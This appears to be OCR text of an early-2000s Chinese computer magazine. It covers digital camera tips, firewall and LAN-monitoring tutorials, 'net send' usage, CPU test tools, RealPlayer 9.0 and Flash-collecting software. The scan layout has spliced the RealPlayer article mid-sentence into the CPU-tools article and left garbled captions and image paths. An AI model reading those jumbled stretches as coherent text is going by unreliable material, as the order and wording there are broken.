闪光灯 绝大部分数码相机内置有闪光灯，闪光灯的模式依照相机型号的不同也有多种：自动、强制闪光、慢速同步闪光、消除红眼、不闪光。由于数码相机内置的闪光灯普遍指数较小，不能满足长距离大面积的拍摄要求，所以部分高档数码相机提供外接闪光灯热靴，可以接驳专业的各种闪光灯，提高夜间拍摄效果。此功能一般对摄影爱好者和准专业人士比较有用。

输出端口 早期的数码相机采用串口输出，但随着传输数据的增加，USB接口已成为新一代数码相机的标志。在一些专业级数码相机中已开始使用传输速度更快的IEEE1394接口。消费者在选购时要注意，一些老型号的中高档数码相机由于推出时间较早还是使用串口通讯。如果个人用户不准备购买读卡器使用相机端口传输照片文件，建议选用USB接口的产品，这样可以大幅度节省你的时间。一些数码相机还支持AV视频输出，这样我们在没有电脑的情况下，通过普通电视的AV端口也能欣赏拍摄的杰作，对商务用户有特别的意义。

存储 数码相机按档次都具备4-16MB存储空间，不过这在高分辨率下拍摄时仍是捉襟见肘，绝大部分数码相机都支持使用外部存储器扩展使用空间。主要的扩展存储器有SM卡、CF卡、Memory Stick（内存棒，用于SONY产品）、IBM迷你硬盘。这些存储器也广泛使用在掌上电脑中，如果用户已有掌上电脑或MP3播放器，可以考虑扩展存储器的通用性。IBM迷你硬盘常规容量有340MB、512MB、1GB，可以大幅扩展存储空间。不过现在兼容品牌的64MB/128MB SM/CF卡也不贵，一般用户添加64MB的存储卡已可以基本满足存储要求。而且SM/CF卡属于全固态器件，安全性和抗冲击性较高。


电源 数码相机的充电电源多种多样，一般建议购买使用标准电池的机型。因为专用的配件电池很贵，而且有些型号还不容易购买，而使用通用型电池的相机，用优质大容量充电电池代替原装电池可以节省一笔使用费用。某些专用的电池卖五百到一千元已不是新闻。现在有的数码相机支持使用两种形式的充电电池，即标准充电电池和专用锂电池，这样的设计比较贴近用户。CF

□重庆 seafly

天网恢恢 疏而不漏


在计算机没有连接到网络（互联网、局域网）之前，网络安全根本就不成其为问题。但之后，各种病毒、木马和黑客程序随着网络的传播日益猖獗，网络安全已经成为刻不容缓的问题！

天网恢恢，疏而不漏！下面，我们就织起一张疏而不漏的"天网"，来保护我们原本脆弱的计算机系统。



①

安装完成后，点击图标打开程序。第一次使用的时候，会要求你输入用户名和注册号，只要输入一次，以后就不会再出现这个窗口。如果暂时没有注册号，可以点击"取消"运行程序，但是下次再打开天网防火墙时，还会弹出这个窗口。




②



如果不选中这里，那么天网防火墙在以后会继续截获该应用程序的数据包，并且弹出这个警告窗口。如果选中该选项，该程序将自动加到应用程序列表中，天网防火墙将不会再拦截该程序发送和接受的数据包。而你可以通过应用"应用程序规则"来设置更为复杂的数据包过滤方式。

在天网防火墙打开的情况下，任何应用程序只要有通讯数据包发送和接收存在，都会先被天网个人版防火墙先截获分析，并弹出窗口，询问是否允许访问网络。

③



应用程序规则中包括各种设定的应用程序访问网络权限，单击该面板每一个程序的"选项"按钮即可设置应用程序的数据通过规则。

你可以通过设置应用程序访问端口的范围，这样不但可以屏蔽那些共享软件的广告端口，还可以屏蔽隐藏在应用软件中的木马端口了！而微软的Windows XP操作系统会把你计算机的一些信息发送到微软的数据库里面以防止盗版情况，通过天网防火墙你可以禁止这些程序数据通讯操作。


④


跟“应用程序规则”一样，IP规则也是针对数据包监测的，但不同的是，IP规则设置是针对整个系统的，而应用程序规则设置是针对每一个应用程序的。防火墙本身已经默认设置好了相当的安全级别，一般用户并不需要自行更改。

5

对免费的个人版本，不能增加规则。

选择一条规则并点击“修改”在弹出窗口中即可详细设置





6




选中开机后自动启动防火墙，天网防火墙将在操作系统启动的时候自动启动，否则需要手工启动。

点击“重置”按钮，防火墙将弹出如下窗口，如果确定，天网防火墙将会把防火墙的安全规则全部恢复为初始设置，你对安全规则的修改和加入的规则将会全部被清除掉。



7



天网防火墙安全级别分为高、中、低和自定义四挡，只要用鼠标点击即可选择相应级别。默认的安全等级为中，各项安全设置如下：

低：所有应用程序初次访问网络时都将被询问，完全信任局域网，允许局域网内部的机器访问自己提供的各种服务（文件、打印机共享服务），但禁止互联网上的机器访问这些服务。

中：除了低级安全级别的限制外，禁止所有对网络共享服务（文件、打印机共享服务）的访问，包括局域网，所有机器都无法看到本机器。

高：除了中级安全级别限制外，系统会屏蔽向外部开放的所有端口，除非是由已经被认可的程序打开的端口。

自定义：通过自定义设置，可以配置适合你使用的独特的安全级别。

想知道你的电脑到底都有哪些连接，只要点击“应用程序网络使用情况”按钮，在下面的窗口中就可以看到所有监听和已经连接的端口情况，这可是真正的一目了然！


8



10

如果因为频繁遭到攻击，或者因为其他原因需要绝对安全时，可以按下“接通/断开网络”按钮，这时你的电脑就跟物理上和网络断开一样安全。


9



所有不合规则的数据包都会被拦截并且记录下来，如果选择了监视TCP和UDP数据包，那你发送和接受的每个数据包也将被记录下来。在“日志”中可以查看这些记录。每条记录从左到右分别是发送/接受时间、发送IP地址、数据包类型、本机通讯端口、对方通讯端口、标志位。

需要注意的是，并非所有记录的数据都是有人在攻击你，有些数据可能是由于你安全级别设置过高或不当而被拦截的。


11



说起网络安全，大家首先想到的应该是当我们在Internet上冲浪的时候，预防其他人连接到计算机中进行破坏活动，所以很多人都采用了ZoneAlarm、天网之类的防火墙保护系统的安全。但是随着OA(办公自动化)进程的加快，单位的计算机已经构建成为一个小型局域网，这时如果出于工作需要共享某个文件夹之后，别人就有可能侵入你的计算机盗取重要文件。即使你没有共享任何文件夹，只要通过木马程序的帮助，别人也可以获取你计算机中的文件。可见除了对于Internet的攻击防护之外，局域网内部的安全防护也是非常重要的。

目前的各类防火墙大多数都仅仅针对来自于Internet的攻击进行防护，而对于内部局域网就无能为力了，那么如何才能有效地斩断来自局域网中的黑手呢？各位不妨和笔者一起来看看这个大家都很熟悉的Lockdown。

为你的电脑安个监视器



□南京 赵江

Lockdown目前最新的版本是Millennium 8.1.7(千禧版，以下简称为 Lockdown)。如果在局域网上有其他计算机连接到你的电脑上时，Lockdown会自动把对方和你之间的连接过程记录下来，使得对方的连接完全在你的监视之下。此时你不仅能够记录到对方的IP地址，还可以把对方主机的名称也一并记录下来。

运行Lockdown之后，程序首先会自动扫描当前系统中所有共享的文件夹，并弹出一个警告窗口，如果文件夹没有采用口令保护的话，它还会用醒目的红字提醒你这个文件夹的共享方式是极为不安全的(如图1)。这时我们可以根据下部的功能按钮来进行选择，有“取消文件夹共享”、“添加共享口令”、“忽略”和“以后再说”四种处理方式，一般建议大家遇到这种情况的时候，最好给文件夹设定口令，这样才能最为有效地保护文件安全。接着，我们通过Lockdown上部按钮切换到“Shares”标签，在这里可以对有关局域网共享连接进行设定，而且可以监测所有连接到计算机用户的使用情况，下面就它的相关界面简单介绍一下。




图 1

1.【Shares】标签(查看当前共享文件夹)

在局域网中别人可能会趁你不在的时候把一个很隐蔽的文件夹设置为共享，然后再通过这种方式侵入你的计算机，而一般情况下你是很难发现这些共享的文件夹，所以Lockdown就在这里显示了当前计算机所有共享的文件夹名称。仔细查看一下，如果其中有些文件夹并不是经你同意共享的，那就将这个后门隐患给关闭了吧。

2.【Current Share Connections】标签(查看当前共享连接)

Windows中一般无法查看出到底有哪些连接到你的计算机中，而在Lockdown的这个标签下就显示了当前所有连接到计算机上的用户，以及他们所进行的操作，比如进入了哪些文件夹，运行了哪些程序文件等等。同时，在窗口右边还提供了计算机建立连接的时间、IP地址、用户名等有用的信息，通过这个窗口能够很快了解到哪些非法用户登录到你的计算机上(如图2)。





图 2

3.【Former Share Connections】标签(查看连接历史记录)

也许在你外出公干的时候会有人使用你计算机中的资源，那么怎样才能知道呢？通过这个标签就可以查看所有连接的详细记录情况。除去和当前共享连接一样拥有其他用户调用的文件资源、连接时间、IP地址和用户名信息之外，更增加了断开连接时间和连接总时间(图3)，这样能够更加完整地了解到别人对你计算机资源的使用情况。

4.【General】标签(普通设置)


在这个标签里可以对Lockdown的相关属性进行设置，比如网络刷新的时间间隔、最大用户的允许连接数目、其他用户连接到计算机上之后的声音预警、是否采用弹出框形式对其他用户的连接进行预警等内容。其中网络刷新时间一般设置为1000毫秒；最大用户连接数量可以适当减小一些，以免太多用户连接到计算机之后造成系统性能的下降；至于声音和弹出框预警也建议大家选中，这样可以通过声音得知有别人进入计算机。另外，这里还有一个用户断开


图3

连接的选项，可以选择不断开连接、断开未经允许的连接和切断所有的连接，这可以和下面介绍的IP地址设定共同作用以保护资源不被非法用户使用。

5.【Disconnect】标签(断开连接)

现在的黑客工具很多，像广外女生、NetSpy等等，都可以帮助别人悄然无息地侵入你的计算机，而此时他们有可能调用一些重要的文件，修改计算机的配置文件，给系统安全带来隐患。对此，Lockdown可以设定保护一些重要的程序或者文件，一旦别人使用了这些文件，程序会切断所有用户的连接来保障系统安全。如图4所示，点击右边的“Add Program”按钮之后可以添加硬盘中比较重要的文件，尤其是autoexec.bat、config.sys、win.ini之类的系统配置文件更要引起重视。


图4

在完成上述的相关设置后，如果有其他用户与你的计算机建立连接，Lockdown会立即发出声音预警并弹出消息框提示，此时我们可以先查看一下究竟是谁连接到自己的计算机上，并且能够得知他调用了哪些文件。

好了，Lockdown的局域网防护功能还不错吧，要是你正在为局域网中的安全保密所担忧，就来试试它吧，相信在Lockdown的帮助下一定能够斩断局域网中的黑手！CF

用FlashGet实现自动拨号

□天津 瞌睡虫

使用上网卡上网的网虫们可能都有这样一个感觉，一到了半价时段，拨通率就会变得非常低。一遍又一遍地“连接”、“确定”，很是烦人。其实用FlashGet就可以轻松解决这个问题。

既然是网虫，FlashGet都应该有吧？ 打开FlashGet的菜单“工具”/“选项”，在“拨号网络”选项卡中选择一个已有的连接，填好用户名和口令。选中“如果断开重拨”，“如果失败重拨”填99次，“重拨之前等待”可以填2或3秒。确定后别忘了执行“工具”/“存为默认设置”，要不可就白忙活了。

以后上网时就不用打开“连接到”窗口了，直接打开FlashGet（反正早晚要开），点“工具”/“连接/挂断”。好了，先去打个瞌睡吧！zZZ... CF

在Windows2000中发送消息

□洛阳 张灿林

大家还记不记得在Windows9x中的Winpopup.exe？我们可以用它在局域网中方便地发送和接收消息。在Windows2000中已经不再需要Winpopup，Windows2000本身已经具备了发送和接收消息的功能。

在Windows2000中发送消息的命令格式是：net send “接收消息方的机器名”+“消息内容”，例如：net send C&C 一起出去玩，好吗？

如何给一个工作组中的所有人发送消息呢？命令格式是：net send /domain: 组名 消息内容。比如我们要给brother studio组中的所有人发送一个消息，我们可以输入：net send /domain:brother studio 下午去看展览吗？然后回车，消息就发出去了。你会得到一个“信使服务”的消息对话框，单击确定，信使窗口就关闭了。

那有没有办法查看以前接收的消息呢？这就要用到Windows的日志了。打开控制面板，双击管理工具，再打开事件查看器。在日志列表中单击“系统日志”，单击来源列表，查看属于“Application Popup”的消息，只要双击列表项即可弹出一个“事件属性”对话框。

怎样禁止接收消息呢？接收消息的功能是由“Messenger”服务提供的，“Messenger”服务在缺省状态下是自动启动的。再次从控制面板中打开管理工具，双击“服务”，在右侧窗口中双击“Messenger”服务，弹出一个属性对话框，其中的“服务状态”显示“Messenger”服务已经启动。单击其中的“停止”按钮，可停止“Messenger”服务。CF

让你“知心”的软件——CPU测试软件小览



□重庆　徐阳

电脑对很多人来说都已经不再陌生了，但如果问你是否知道自己所用的电脑的“心”，也就是电脑的CPU（中央处理器）是什么品牌、什么型号的，频率是多少，或许很多人一时还回答不上吧？

要想“知心”，其实也很简单，除了翻看买电脑时的配置单之外，还有很多软件可以帮你“查”出你的电脑到底有一颗什么样的“心”。下面我们就来看看这些“知心”的软件。

WCPUID

WCPUID的全称是Windows CPU ID。该软件是由H.Oda！出品的免费软件，通过CPU的ID号来识别CPU的详细型号。

该软件是一款“绿色”软件，也就是说使用这个软件不会对你的系统进行任何更改。不需要安装，不会在Windows目录下添加任何库文件（*.dll文件），当然也不会更改系统注册表文件。在Win9x／Me／2000下直接运行解压后的主程序wcpuid.exe就行了。虽然软件是绿色的，但是功能却没有丝毫的折扣。相反的，WCPUID在CPU测试方面的造诣可谓是同类软件中最高的，提供的信息也是最为详尽的。

打开软件出现WCPUID的主界面（如图1），从上到下列出了所使用的CPU的主要参数。下面我们来看看几个比较重要和需要注意的参数：



图1

* 处理器　在这里可以清楚地知道你用的什么品牌、什么型号的CPU！如图所示是Intel的PentiumIII处理器。如果使用的是AMD、Cyrix、Rise甚至NexGen、UMC的CPU，在这里也可以一目了然。

* 内部时钟　要知道你的CPU是以多少频率工作的，看这里就对了！当然，数字越高越好。现在最快的奔腾4CPU，频率（也就是内部时钟）已经达到1.7G（1700MHz）、2G（2000MHz），而且据说Intel 3.5G（3500MHz）的奔腾4已经在实验室里运行了！

* 系统时钟　也就是CPU的外频，当然也是越高越好。486时期通常是66MHz，586奔腾时代增加到100MHz，奔腾III的CPU外频可以达到133MHz，如果发现你的CPU外频不是这些标准数值，而你自己又没有超频，那就值得注意了，很可能是奸商用提高外频的方法，将低频率的CPU当作高频率的CPU卖给你了！不过如果仅仅是个位上不超过5的差异，则可能是因为主板的时钟发生器有差异，属于正常情况。

* 倍频　系统时钟 x 倍频就是CPU运行的最终主频率。出于商业目的，现在的CPU通常都已经将倍频固定。也亏得如此，不然奸商的作假更是防不胜防了。

* L1缓存、L2缓存、速度　这些都是数值越大越好，像奔腾III的L2缓存就比赛扬大，而且速度也比它快。

* MMX、SSE、SSE2、MMX＋、3DNOW！、3DNOW!＋　这是为了增强CPU处理能力而添加的一些指令集。586奔腾时代的CPU通常最多拥有MMX指令集，随着技术不断进步，后续的产品相继拥有了更多的指令集，性能当然相对也就更加优越。

对CPU基本信息的测试对WCPUID来说只是小菜一碟，其实WCPUID还有其他能耐。看到图1菜单下面的一排按钮了吗？接下来就轮到它们了！标准特征标记（如图2），如果想更为详尽地了解CPU的一些参数，用它没错了！；芯片组信息：包括南北桥、VGA、AGP等内容；系统信息（如图3）：BIOS和主板以及CPU微代码的信息。



图2




图3


这一路下来，想必你已经很“知心”了吧！再有人问起，你一定也可以说出个所以然了！

除了WCPUID，还有很多其他的CPU测试软件，下面简单地介绍几个。

Intel Processor Frequency ID Utility

如果你是使用Intel公司的CPU，这个程序可就不容错过了（如图4）。这个由Intel公司制作的专用程序，几乎支持所有的Intel CPU系列，包括奔腾、奔腾II、奔腾III、奔腾4和赛扬系列，无论是奔腾4 1700MHz或

超级酷的 RealPlayer 9.0



□广州　张伟国

“RealPlayer 9.0出来啦！”当网络流媒体爱好者在BBS上奔走相告的时候,国内某知名网站RealPlayer 9.0的下载次数已经不断狂飙，一下子跃进了下载前十名。

RealPlayer 9.0真有那么神奇？不信？那么请跟随笔者领略一下RealPlayer 9.0的迷人风采吧！

全新的操作界面

过场画面之后，进入了操作界面，下面就让我们来了解它的全新功能。

在整体的风格上，它把原来的色调更换为浅浅的暖色，给人留下了更加亲切的第一印象。在窗口布局上，它放弃了老版本左右分栏的格局，改为上下分栏，上为媒体播放窗口，下为媒体浏览窗口，如图1所示。



Í¼1

如果觉得媒体浏览窗口太小，点击媒体浏览窗口的分离（Detach）按钮，即可把两个窗口分开。点击依附（Attach）按钮，又可把两个窗口合并起来，恢复原来的融合状态。

创造性的视图模式

除了保留原来的“Original Size”、“Double Size”和“Full Screen”三种视图模式之外，9.0版本的RealPlayer 增加了两个方便控制多媒体播放的视图模式，一个是“Toolbar Mode”——工具条模式，一个是“Theater Mode”——剧场模式。

工具条模式（Toolbar Mode）模仿了Windows的任务栏，RealPlayer把它固定在桌面的下部，其他程序打开的窗口将向上收缩，为工具条的显示留下位置，非常适合有边工作边听音乐习惯的电脑爱好者！

剧场模式（Theater Mode）相当于在全屏模式下增加一个工具条，方便随时控制多媒体文件的播放。

全新的任务(Tool Bar)

RealPlayer 9.0中，原来的左栏选项加入到了新的任务条（Tool Bar）里。任务条共有七个选项，分别是夹子列表（Clip List）、网页浏览器（Web）、收藏室（My Library）、CD、我的设备（My Devices）、电台（Radio Tuner）和频道（Channels），如图2所示。

是比较老的奔腾级CPU，它都能够将其运行速度侦察出来。而一些CPU内部的特征如L2 Cache或是否支持MMX等也无处遁形；若发现CPU有过超频的情形，程序还会提出警告。只有实际运行频率符合预期频率的，测试才会通过。




图4

TestCPU

另一个测试CPU的程序，可测试的功能有：浮点运算、每秒可执行多少条指令等，同时也能够让你用来检查CPU各种功能，显示CPU相关资讯。具体有：CPU型号与频率、序号、缓存、是否支持MMX、3DNow！技术等。支持各种品牌的大多数CPU。除了测试，TestCPU另内建了各种品牌的一系列CPU资料，Intel i386DX、Cyrix Cx486SLC/DLC、AMDAm486DX、Intel Pentium III等，而且都附有CPU照片。这下即使是你没有用过的CPU，也可以很好地了解一番了。

CPUmark

专门用于Windows操作系统测试CPU运行情况的一款标准测试程序。CPUmark是大名鼎鼎的ZD Labs实验室的产品。它的测试指令是32位的，因此测试只能在Windows 95/98和Windows NT/2000平台上执行。CPUmark可以对你电脑的CPU的效能给出CPUmark32标准的评估分数。简单地说，就是给你的CPU打分。这个分数表示你的CPU速度的快慢，分数越高，表示你的CPU速度越快。想要知道你新买的上GHz的CPU到底有多强悍，试试吧！



图 2

增强的媒体整理与组织功能

RealPlayer 9.0的夹子列表（Clip List）相当于一个播放便条，当读取一张音乐光盘时，会自动记录光盘里的歌曲列表。夹子列表（Clip List）主要用于创建歌曲的临时播放列表，当我们点击列表窗口下部的软盘图标（Save Clip List），选择“Save Clip List To My Library”，就把临时播放列表保存到了收藏室（My Library）中，以供在以后播放时快速调出来。

在家用电脑中，随着硬盘容量的增加，声卡的音质的提升，其多媒体功能越来越受到用户的重视。每一台个人电脑都或多或少保存了音乐媒体文件，而文件的增加，给整理与组织带来了不便。针对这个问题，RealPlayer 9.0又增加了收藏室（My Library）选项。它跟Windows的资源管理器非常相似，利用它的可扩展目录，我们可以非常方便地查看自己收集的任何东西。选中的将出现在下图的右栏显示面板中，如图3所示。



图 3

夹子列表（Clip List）和收藏室（My Library）两者的结合使用，为用户管理自己的多媒体文件提供了无限的方便。

扩充了的格式支持

RealPlayer 9.0不再局限于低音质的压缩了的多媒体文件的播放，支持的播放格式多达37种，包括了目前几乎所有的多媒体文件格式。从音频文件到视频文件，从流行的“.mp3”到少见的“.mes”，竟然连网页图片格式“.gif”和“.png”也提供了支持。

在支持播放的同时，RealPlayer 9.0也支持多媒体文件格式的转换。官方文档说，RealPlayer 9.0允许用户把所有可以播放的格式转换成MP3、RealAudio和Wave三种文件格式。转换格式必须进入媒体浏览器的收藏室（My Library）窗口，并且在停止播放的状态下进行。

除此之外，RealPlayer 9.0没有让微软媒体播放器8.0的制作CD功能独美，也支持了直接刻录光盘。

期待久已的皮肤插件(skin)

期待已久的皮肤插件(skin)功能终于在RealPlayer 9.0中出现，由于此版本是Alpha版，自身不提供任何一款皮肤插件。但在官方文档中有一张非常酷的皮肤图片，如图4所示。




图 4

最后，想对大家说的是，RealPlayer 9.0的运行程序的快捷方式改名为Viper，中文原意为“毒蛇”，也许是公司寄望全新的软件可以像毒蛇一样，在微软强大的整合系统中横行穿梭，游刃有余！CF

听大洋彼岸的FM

□赵伟

读这篇文章的朋友对异地的电台是否感兴趣呢？用过收藏夹的朋友不知道有没有留意过“电台指南”这个网址，对，我们就是要用到它。首先打开浏览器点击“查看\工具栏\电台”，在地址栏下面就会多出来一个电台控制条，再点击收藏夹中的电台指南，当然前提是要连上网络，连上网络之后系统就会连到WindowsMedia的网站（如图）。网页的左边是已经列出的一些电台网址，如果你感觉不够的话，可以到右边的“Station Finder”框里查找自己需要的电台，<Find by> 意思是按...查找，这里有格式<format>、波段<band>、语言<language>等。比如我选择了波段，右边就会多出一个选择框，接着选择AM、FM或者Internet only即可，然后在下面的列表中选择你喜爱的电台就可以了，经过几秒的缓冲处理你就可以听到相应电台的直播了。



以后再收听的时候，激活电台栏，你所收听过的电台就会自动添加到“电台”中（就是音量滑块右边的那个），直接选择便可。

如果你用的是56K的猫，而且只是简单的聊天和浏览网页的话，速度不是问题，如果是ADSL接入的就更不用说了。还等什么，和我一起来聆听大洋彼岸的FM吧。CF

□广东　李锋

轻轻松松收集Flash动画——FlashCap

最近在一些报刊杂志上看到有介绍下载Flash动画的方法，但无非是打开网页的源代码来查找SWF文件的下载URL，再用FlashGet来下载，或者是通过查找硬盘和浏览器缓存上的*.swf文件来收集。其实，我们可以使用FlashCap来轻轻松松地收集Flash动画，不用如此麻烦的。

FlashCap是一款能够自动帮你寻找IE的临时文件(Cache)中所有SWF文件的Flash动画采集软件。FlashCap不需要安装，只需要将FlashCap的压缩包解开到任何一个目录中即可使用。

1.软件的设置

要想让FlashCap更好地为我们服务，还要进行一些必要的设置。

首先，在里面找到regfc.exe，这是一个注册表文件，点击它，FlashCap会在你的IE浏览器工具栏上生成一个图标（图1），如果你看不到图标，请在IE工具栏空白处点击鼠标右键，选择“自定义”打开“自定义工具栏”对话框，在左边窗口找到FlashCap图标，将它添加到右边的窗口即可。点击这个图标，或双击flashcapture.exe打开FlashCap主程序(图2)，点击工具栏上的“设置”按钮，在上面指定Flash动画的收藏夹目录。设定收藏夹目录的好处是方便你的采集工作，同时，也便于你平常对Flash动画的管理。



Í¼1




图2

2.软件的使用

FlashCap的使用很简单，当我们在浏览网页时，如果看到一个十分诱人的Flash动画，这时我们可以点击IE工具栏上的FlashCap图标，FlashCap的采集窗口就会出现(图3)。在左侧的列表中，你可以看到该网页上所有的Flash动画，选中其中一个Flash动画，FlashCap就会在右边的窗口播放。看中哪个Flash动画，就在列表中选定它(打勾)，按“保存”按钮将它们保存起来。如果你设置了收藏夹目录，请按下“快速保存”，FlashCap就会不提示你，直接将选定的Flash动画保存到收藏夹目录。注意，必须等到Flash动画下载完毕也就是网页下载完成，才能采集到所有的Flash动画。



图3

如果你要在硬盘上搜寻Flash动画，可以启动FlashCap主程序(图2)，在左边的窗口上方选择搜寻目录，程序就会自动将找到的Flash动画列表显示在左窗口的下方，你可以选取喜欢的Flash动画(支持按Shift、Ctrl键批量选取Flash动画)，点击工具栏上的“保存”或“快速保存”按钮将它们保存起来。当然，你也可以在Flash动画列表上点击鼠标右键，在弹出的快捷菜单中选择任一功能，对Flash动画进行保存、改名、删除、全选、全不选等操作。

如果你要搜寻IE浏览器临时文件中的Flash动画，不用通过C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files来搜寻，只要在FlashCap主程序窗口的最下方点击那个“缓存”，FlashCap就会自动搜寻IE浏览器临时文件中的Flash动画。请注意，由于IE的临时文件非常多，FlashCap在搜寻Flash动画时会占用大量的系统资源，如果这时候机器出现运行缓慢的现象，不用担心，过一会儿就正常了。

有了FlashCap，你就不用再为收集Flash动画繁琐的操作而烦恼了，一切的收集工作全交给FlashCap吧。

注意：如果你使用的是Netscape浏览器，可以下载Flashjester Woof 1.0来寻找Netscape和IE的Cache中所有Flash动画，这个软件的使用方法和FlashCap差不多，只是它是英文的，而且体积比较大。CF

特别提醒：本期介绍的部分软件和源程序可以在《电脑爱好者》网站(http://www.cfan.net.cn)找到下载链接，并收录在《电脑界光盘（电脑应用文萃）》第12期上。



□辽宁 鸣涧

特效篇

很多朋友在浏览网页的过程中,经常会看到很多具有特殊效果的网页页面,比如网页上的动态按钮与字符、链接文字的动态变化、字母跑马灯以及多变的菜单与导航条等,这些无疑给呆板的主页增添了几分生机与活力,那么这些异彩纷呈的页面特效又是如何制作的呢？其实啊,只要我们平时注意积累,多学多看,就一定可以制作出个性化极强的特效来,下面就来介绍如何使用FrontPage2000制作一些常见的网页特殊效果。

一、网页特效的制作

1.动态按钮

